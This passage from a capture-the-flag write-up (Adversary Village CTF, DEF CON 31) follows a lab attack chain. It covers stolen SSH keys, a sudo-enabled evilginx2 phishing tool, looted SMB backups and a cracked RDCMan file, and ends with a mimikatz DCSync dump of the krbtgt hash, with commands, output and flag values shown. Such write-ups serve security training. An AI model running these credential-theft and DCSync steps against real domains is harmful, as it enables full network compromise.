Our Security Operations Center (SOC) detected a phishing attempt originating from the server with IP address 10.0.0.
35. Although the exercise was initiated for educational purposes, the simulated phishing link was accessed by Jason,
 leading to a security alert. As a standard procedure, and in line with our security protocols, Jason's machine has
been isolated from the network for a period of 24 hours to ensure no unauthorized access or potential spread of malw
are.

We appreciate your efforts to raise awareness about phishing and the importance of maintaining a vigilant cybersecur
ity posture. However, it's important to ensure that such exercises are well-communicated to the SOC team in advance
to prevent unnecessary alarms and actions.

Please feel free to reach out if you have any further questions or concerns regarding this incident. We are here to
support you and maintain the security of our network.

Thank you for your cooperation.

Best regards,
SOC incident Response
Security Operations Center
PS C:\Users\echen\Desktop>
```

Threat actor then uses the SSH access key stored in the Documents folder of **echen**'s machine and authenticated to the Phishing Server.




The 7th flag will be on the Phishing server

Adversary_Village_CTF_DC31{e5deb6525c1996fd44393dd09c6a3d36}

Adversary_Village_CTF_DC31{ccb03528a96ce7713722f252e7fb0ae4}


Challenge #5: Social Engineering




On checking the sudo privileges for **echen**, threat actor identifies that **echen** user has the access to run the **evilginix** program as root.

```
Expanded Security Maintenance for Applications is not enabled.

44 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Aug 10 15:55:10 2023 from 10.0.0.209
echen@ip-10-0-0-35:~$ sudo -l
Matching Defaults entries for echen on ip-10-0-0-35:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User echen may run the following commands on ip-10-0-0-35:
    (ALL) NOPASSWD: /opt/evilginx2/bin/evilginx
echen@ip-10-0-0-35:~$
```

Threat actor then runs the **evilginix** program and obtains the password of the user **jpatel** which was captured earlier in the mock phishing.




Furthermore, on checking the **BackupStorage** folder on the **C** drive of **echen**'s machine, threat actor identifid that there is a backup copy of **jpatel**'s windows user profile stored as an SMB share used by the System admin **echen** for backups**.** On navigating through jpatel's user profile and threat actor finds an RDG file in the Documents folder.



The 8th flag will be in the Profile BackupStore SMB share

Adversary_Village_CTF_DC31{0c64758dd2e07375225da29d6ccae37d}


Challenge #6: Domain Account




```
PS C:\BackupStorage> ls


    Directory: C:\BackupStorage


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/30/2023   6:12 PM                echen
d-----         7/30/2023   6:12 PM                jpatel


PS C:\BackupStorage>
```


```
PS C:\BackupStorage\jpatel\Documents> ls


    Directory: C:\BackupStorage\jpatel\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/30/2023   5:54 PM            915 VAScanner-Connection.rdg


PS C:\BackupStorage\jpatel\Documents>
```

To crack this **RDG** file, a shell access to **jpatel**'s profile is required. Threat actor reconnected to the Guacamole machine as **jpatel** user with the credentils obtained from phishing server and cracked the RDG file to get the credentials of the **nscanner** Service account.





```
<?xml version="1.0" encoding="utf-8"?>
<RDCMan programVersion="2.93" schemaVersion="3">
  <file>
    <credentialsProfiles />
    <properties>
      <expanded>True</expanded>
      <name>VAScanner-Connection</name>
    </properties>
    <server>
      <properties>
        <name>VA-Scan-Server</name>
      </properties>
      <logonCredentials inherit="None">
        <profileName scope="Local">Custom</profileName>
        <userName>adversaryhealth.corp\nscanner</userName>
        <password>AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAw9a3Coehb0GFiQg0uZB9DQAAAAACAAAAAAADZgAAw
        <domain>adversaryhealth.corp</domain>
      </logonCredentials>
    </server>
  </file>
  <connected />
  <favorites />
  <recentlyUsed />
</RDCMan>
```

Using the credentials of the **nscanner** user, threat actor reconnected again to the machine.




Threat actor identified that the **nscanner** is a Nessus Service account and is a part of the Domain Administrators group.



Using these privileges, threat actor ran the **mimikatz** tool and performed a DCSync attack to get the **NTLM** hash of the **krbtgt** user which is the final flag of the AD challenge.

Adversary_Village_CTF_DC31{685943ee37cedb28fb7ee468d653ebd9}


Challenge #7: Keys to OT Kingdom




```
PS C:\Users> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:adversaryhealth.corp /user:krbtgt
[DC] 'adversaryhealth.corp' will be the domain
[DC] 'ADVHEALTH-DC.adversaryhealth.corp' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/30/2023 11:20:30 AM
Object Security ID   : S-1-5-21-1235184462-3009305298-2962865382-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 685943ee37cedb28fb7ee468d653ebd9
    ntlm- 0: 685943ee37cedb28fb7ee468d653ebd9
    lm  - 0: 96d1bf9367891cd95f9705891afb9523

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : c3ce07bcba572971017b2a3ffded76fd

* Primary:Kerberos-Newer-Keys *
